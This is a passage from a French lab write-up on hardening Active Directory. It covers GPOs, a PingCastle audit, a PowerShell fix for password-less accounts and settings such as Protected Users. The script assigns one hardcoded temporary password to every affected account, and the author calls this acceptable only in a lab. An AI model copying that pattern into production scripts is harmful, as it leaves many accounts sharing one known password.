
**Application de la première GPO :**

```
Configuration ordinateur > Stratégies > Modèles d'administration > Composants Windows
> Services Bureau à distance > Hôte de la session > Sécurité > Exiger
l'authentification utilisateur pour les connexions à distance (NLA)
```





**La deuxième GPO** (nécessite les services AD CS) :

`Configuration ordinateur > Modèles d'administration > Composants Windows > Services Bureau à distance > Client Connexion Bureau à distance`





## 5.3 Audit de sécurité

J'ai utilisé l'outil **PingCastle** afin d'avoir un audit de l'AD.





L'AD obtient un score de 55 ce qui est plutôt mauvais. Pour cela nous regarderons ce qui ne va pas dans le Risk Model.




### 5.3.1 Comptes sans mot de passe

La première remarque est que certains comptes AD n'ont pas de mot de passe. Cela est dû à la création par script de nos users. Pour cela on va utiliser un script pour mettre un mot de passe à nos users.

```
Import-Module ActiveDirectory

$TempPassword = "TempP@ssw0rd2026!"
$SecurePassword = ConvertTo-SecureString $TempPassword -AsPlainText -Force

Write-Host "Recherche des comptes avec le flag 'PASSWD_NOTREQD'..."

$VulnerableUsers = Get-ADUser -LDAPFilter "(&(objectCategory=person)(objectClass=user)
(userAccountControl:1.2.840.113556.1.4.803:=32))"

Write-Host "$($VulnerableUsers.Count) compte(s) vulnérable(s) détecté(s)." -
ForegroundColor Yellow

foreach ($User in $VulnerableUsers) {
        Set-ADAccountPassword -Identity $User.DistinguishedName -NewPassword
$SecurePassword -Reset

        $CurrentUAC = (Get-ADUser $User.DistinguishedName -Properties
userAccountControl).userAccountControl
        $NewUAC = $CurrentUAC -band (-bnot 32)

        Set-ADUser -Identity $User.DistinguishedName -Replace
@{userAccountControl=$NewUAC}

        Set-ADUser -Identity $User.DistinguishedName -ChangePasswordAtLogon $true

        Write-Host "Patché : $($User.SamAccountName) (UAC mis à jour et mot de passe
forcé)"
}

Write-Host "Opération terminée."
```




> **Note**
>
> Étant donné qu'il s'agit d'un LAB, forcer l'application d'un mot de passe n'est pas dramatique. Cependant cela est déconseillé pour un annuaire de production.


> **Attention**
>
> Ce script attribue un mot de passe au compte utilisateur Guest. Il est important de désactiver ce compte.

### 5.3.2 Utilisateur peut joindre d'autres machines au domaine


Par défaut Windows possède un défaut de configuration : n'importe quel utilisateur a le droit de joindre jusqu'à 10 nouveaux ordinateurs au domaine. Pour empêcher cela il faut mettre à 0 l'attribut `ms-DS-MachineAccountQuota`.




Pour faire cela via ADSI Edit, on sélectionne **Tout le monde**.





### 5.3.3 Accepter uniquement NTLMv2




Pour cela on crée une nouvelle GPO :


`Computer Configuration > Windows Settings > Security Settings > Local Policies`




On accepte uniquement NTLMv2.

## 5.4 Configurer les sous-réseaux

Tous les réseaux doivent être documentés dans l'AD. Pour cela il faut ouvrir la console `dssite.msc` et renseigner notre sous-réseau.




## 5.5 Activer la corbeille

Afin d'éviter les erreurs de suppression il est conseillé d'activer la corbeille. L'activation est définitive.

```
Enable-ADOptionalFeature -Identity 'Recycle Bin Feature' `
    -Scope ForestOrConfigurationSet -Target 'serval.int'
```


## 5.6 Privilèges : Droit schéma


La bonne pratique est d'enlever tous les administrateurs du groupe **Administrateurs du schéma** et de s'accorder les droits uniquement lors d'une mise à jour. Pour régler cela, se rendre dans le groupe **Administrateurs du schéma** et y supprimer tous les administrateurs (attention à bien avoir activé la vue avancée).




## 5.7 Protected Users


Dans ce groupe, Windows applique des restrictions :

- L'authentification NTLM est interdite, Kerberos est obligatoire
- La délégation Kerberos est bloquée
- Les mots de passe ne sont plus mis en cache sur les postes



### 5.7.1 Suppression de la délégation des admins


Dans le cas où une application/serveur a besoin d'un compte admin spécifique, il faut désactiver à minima la délégation.

